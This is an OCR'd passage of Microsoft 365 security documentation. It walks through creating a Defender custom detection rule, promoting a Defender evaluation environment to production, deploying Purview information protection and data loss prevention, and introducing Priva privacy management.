Once you have created a query that identifies information that you'd like to **get alerted** about if they happen in the future, you can create a custom detection from the query.


Custom detections will run the query according to the frequency you set, and the results of the queries will create security alerts, based on the impacted assets you choose. Those alerts will be correlated to incidents and can be triaged as any other security alert generated by one of the products.

1. On the query page, remove lines 7 and 8 that were added in step 7 of the Go hunting instructions and click **Create detection rule**.




> **Note**
>
> If you click **Create detection rule** and you have syntax errors in your query, your detection rule won't be saved. Double-check your query to ensure there's no errors.

2. Fill in the required fields with the information that will allow the security team to understand the alert, why it was generated, and what actions you expect them to take.




Ensure that you fill out the fields with clarity to help give the next user an informed decision about this detection rule alert


3. Select what entities are impacted in this alert. In this case, select **Device** and **Mailbox**.



4. Determine what actions should take place if the alert is triggered. In this case, run an antivirus scan, though other actions could be taken.





5. Select the scope for the alert rule. Since this query involves devices, the device groups are relevant in this custom detection according to Microsoft Defender for Endpoint context. When creating a custom detection that does not include devices as impacted entities, scope does not apply.




   For this pilot, you might want to limit this rule to a subset of testing devices in your production environment.

6. Select **Create**. Then, select **Custom detection rules** from the navigation panel.





From this page, you can select the detection rule, which will open a details page.



Expert training on advanced hunting

Tracking the adversary is a webcast series for new security analysts and seasoned threat hunters. It guides you through the basics of advanced hunting all the way to creating your own sophisticated queries.

See Get expert training on advanced hunting to get started.

Navigation you may need

Create the Microsoft 365 Defender Evaluation Environment

Step 7. Promote your Microsoft 365 Defender evaluation environment to production

Article • 02/07/2023 • 2 minutes to read

Applies to:

- Microsoft 365 Defender

To promote your Microsoft 365 Defender evaluation environment to production, first purchase the necessary license. Follow the steps in Create the eval environment and purchase the Office 365 E5 license (instead of selecting Start free trial).

Next, complete any additional configuration and expand your pilot groups until these have reached full production.

Microsoft Defender for Identity

Defender for Identity doesn't require any additional configuration. Just make sure you've purchased the necessary licenses and installed the sensor on all of your Active Directory domain controllers and Active Directory Federation Services (AD FS) servers.

Microsoft Defender for Office 365

After successfully evaluating or piloting MDO, it can be promoted to your entire production environment.

1. Purchase and provision the necessary licenses and assign them to your production users.
2. Re-run recommended baseline policy configurations (either Standard or Strict) against your production email domain or specific groups of users.
3. Optionally create and configure any custom MDO policies against your production email domain or groups of users. However, remember that any assigned baseline policies will always take precedence over custom policies.
4. Update the public MX record for your production email domain to resolve directly to EOP.
5. Decommission any third-party SMTP gateways and disable or delete any EXO connectors associated with this relay.

Microsoft Defender for Endpoint

To promote Microsoft Defender for Endpoint evaluation environment from a pilot to production, simply onboard more endpoints to the service using any of the supported tools and methods.

Use the following general guidelines to onboard more devices to Microsoft Defender for Endpoint.

1. Verify that the device fulfills the minimum requirements.
2. Depending on the device, follow the configuration steps provided in the onboarding section of the Defender for Endpoint portal.
3. Use the appropriate management tool and deployment method for your devices.
4. Run a detection test to verify that the devices are properly onboarded and reporting to the service.

Microsoft Defender for Cloud Apps

Microsoft Defender for Cloud Apps doesn't require any additional configuration. Just make sure you've purchased the necessary licenses. If you've scoped the deployment to certain user groups, increase the scope of these groups until you reach production scale.

Deploy an information protection solution with Microsoft Purview

Article • 02/27/2023 • 6 minutes to read

> *Licensing for Microsoft 365 Security & Compliance*


Your information protection strategy is driven by your business needs. Many organizations must comply with regulations, laws, and business practices. Additionally, organizations need to protect proprietary information, such as data for specific projects.

Microsoft Purview Information Protection (formerly Microsoft Information Protection) provides a framework, process, and capabilities you can use to accomplish your specific business objectives.

> **Tip**
>
> If you're not an E5 customer, use the 90-day Microsoft Purview solutions trial to explore how additional Purview capabilities can help your organization manage data security and compliance needs. Start now at the **Microsoft Purview compliance portal trials hub**. Learn details about **signing up and trial terms**.

Microsoft Purview Information Protection framework

Use Microsoft Purview Information Protection to help you discover, classify, protect, and govern sensitive information wherever it lives or travels.



For data governance, see Deploy a data governance solution with Microsoft Purview.

Licensing


Microsoft Purview Information Protection capabilities are included with Microsoft Purview. The licensing requirements can vary even within capabilities, depending on configuration options. To identify licensing requirements and options, see the Microsoft 365 guidance for security & compliance.

Know your data

Knowing where your sensitive data resides is often the biggest challenge for many organizations. Microsoft Purview Information Protection data classification helps you to discover and accurately classify ever-increasing amounts of data that your organization creates. Graphical representations help you gain insights into this data so you can set up and monitor policies to protect and govern it.

Step	Description	More information
1	Describe the categories of sensitive information you want to protect. You already have an idea of what types of information are most valuable to your org and what types aren't. Work with stakeholders to describe these categories that are your starting point.	Learn about sensitive information types Learn about trainable classifiers
2	Discover and classify sensitive data. Sensitive data in items can be found by using many different methods that include default DLP policies, manual labeling by users, and automated pattern recognition using sensitive information types or machine learning.	Learn about data classification Video: Data classification in the compliance center
3	View your sensitive items. Use content explorer and activity explorer for a deeper analysis of sensitive items and the actions that users are taking on these items.	Get started with content explorer Get started with activity explorer

Protect your data



Use the information from knowing where your sensitive data resides to help you more efficiently protect it. But there's no need to wait—you can start to protect your data immediately with a combination of manual, default, and automatic labeling. Then use content explorer and activity explorer from the previous section to confirm what items are labeled and how your labels are being used.

Step	Description	More information
1	Define your sensitivity labels and policies that will protect your organization's data. In addition to identifying the sensitivity of content, these labels can apply protection actions, such as headers, footers, watermarks, and encryption.	Get started with sensitivity labels Create and configure sensitivity labels and their policies Restrict access to content by using sensitivity labels to apply encryption

Step	Description	More information
2	Label and protect items for Microsoft 365 apps and services. Sensitivity labels are supported for Microsoft 365 Word, Excel, PowerPoint, Outlook, and containers that include SharePoint and OneDrive sites, and Microsoft 365 groups. Use a combination of labeling methods such as manual labeling, automatic labeling, a default label, and mandatory labeling.	Manage sensitivity labels in Office apps Enable sensitivity labels for Office files in SharePoint and OneDrive Enable co-authoring for files encrypted with sensitivity labels Configure a default sensitivity label for a SharePoint document library Apply a sensitivity label to content automatically Use sensitivity labels with Microsoft Teams, Microsoft 365 groups, and SharePoint sites Use sensitivity labels to set the default sharing link for sites and documents in SharePoint and OneDrive Apply a sensitivity label to a model in Microsoft Syntex Sensitivity labels in Power BI
3	Discover, label, and protect sensitive items that reside in data stores in the cloud by using Microsoft Defender for Cloud Apps with your sensitivity labels.	Discover, classify, label, and protect regulated and sensitive data stored in the cloud

Step	Description	More information
4	Discover, label, and protect sensitive items that reside in data stores on premises by deploying the information protection scanner with your sensitivity labels.	Configuring and installing the information protection scanner
5	Extend your sensitivity labels to Azure by using Microsoft Purview Data Map, to discover and label items for Azure Blob Storage, Azure files, Azure Data Lake Storage Gen1, and Azure Data Lake Storage Gen12.	Labeling in Microsoft Purview Data Map

If you're a developer who wants to extend sensitivity labels to line-of-business apps or third-party SaaS apps, see Microsoft Information Protection (MIP) SDK setup and configuration.

Additional protection capabilities

Microsoft Purview includes additional capabilities to help protect data. Not every customer needs these capabilities, and some might be superseded by more recent releases.

Use the Protect your data with Microsoft Purview page for the full list of protection capabilities.

Prevent data loss

Deploy Microsoft Purview Data Loss Prevention (DLP) policies to govern and prevent the inappropriate sharing, transfer, or use of sensitive data across apps and services. These policies help users make the right decisions and take the right actions when they're using sensitive data.

Step	Description	More information

Step	Description	More information
1	Learn about DLP. Organizations have sensitive information under their control, such as financial data, proprietary data, credit card numbers, health records, or social security numbers. To help protect this sensitive data and reduce risk, they need a way to prevent their users from inappropriately sharing it with people who shouldn't have it. This practice is called data loss prevention (DLP).	Learn about data loss prevention
2	Plan your DLP implementation. Every organization will plan for and implement data loss prevention (DLP) differently, because every organization's business needs, goals, resources, and situation are unique to them. However, there are elements that are common to all successful DLP implementations.	Plan for data loss prevention
3	Design and create a DLP policy. Creating a data loss prevention (DLP) policy is quick and easy, but getting a policy to yield the intended results can be time consuming if you have to do a lot of tuning. Taking the time to design a policy before you implement it will get you to the desired results faster, and with fewer unintended issues, than tuning by trial and error alone.	Design a DLP policy DLP policy reference Create and Deploy data loss prevention policies
4	Tune your DLP policies. After you deploy a DLP policy, you'll see how well it meets the intended purpose. Use that information to adjust your policy settings for better performance.	Create and Deploy data loss prevention policies

Training resources

Learning modules for consultants and admins:

- Introduction to information protection and data lifecycle management in Microsoft Purview
- Classify data for protection and governance
- Protect information in Microsoft Purview
- Prevent data loss in Microsoft Purview

To help train your users to apply and use the sensitivity labels that you configure for them, see End-user documentation for sensitivity labels.

When you deploy data loss prevention policies for Teams, you might find useful the following end-user guidance as an introduction to this technology with some potential messages that they might see: Teams messages about data loss prevention (DLP) and communication compliance policies.

Manage data privacy and data protection with Microsoft Priva and Microsoft Purview


Article • 03/01/2023 • 2 minutes to read

At least 71% of countries have passed or introduced data privacy legislation, according to the United Nations. Chances are good that your organization is based in, or has customers or employees in, regions with data privacy laws. A prominent example of a data privacy law with broad impact is the European Union's General Data Protection Regulation (GDPR). Many organizations are subject to multiple regulations that themselves are frequently updated. As the regulatory landscape expands, it's never been more critical for organizations to safeguard personal data while staying on top of changes. Failure to comply with data privacy laws and regulations can result in considerable financial penalties, legal and business repercussions, and erosion of your customers' trust.

Data privacy and data protection go hand in hand. You can't have data privacy without data protection. Data protection helps protect personal data stored and managed by your organization from external threats and leakage. Data privacy provides another layer of sophisticated protection, which helps honor the purpose of personal data use and respects a data subject's rights throughout the data lifecycle. To help organizations regardless of size or location fortify their data privacy and protection posture, we offer robust and scalable solutions in Microsoft Priva and Microsoft Purview.

How Microsoft Priva and Microsoft Purview work together


Microsoft Purview and Microsoft Priva provide a unified platform to help you comply with data privacy regulations. The complementary features in Purview risk and compliance solutions and Priva privacy management solutions help you assess the personal data within your organization, and provide automation and scalability to help reduce the complexity in 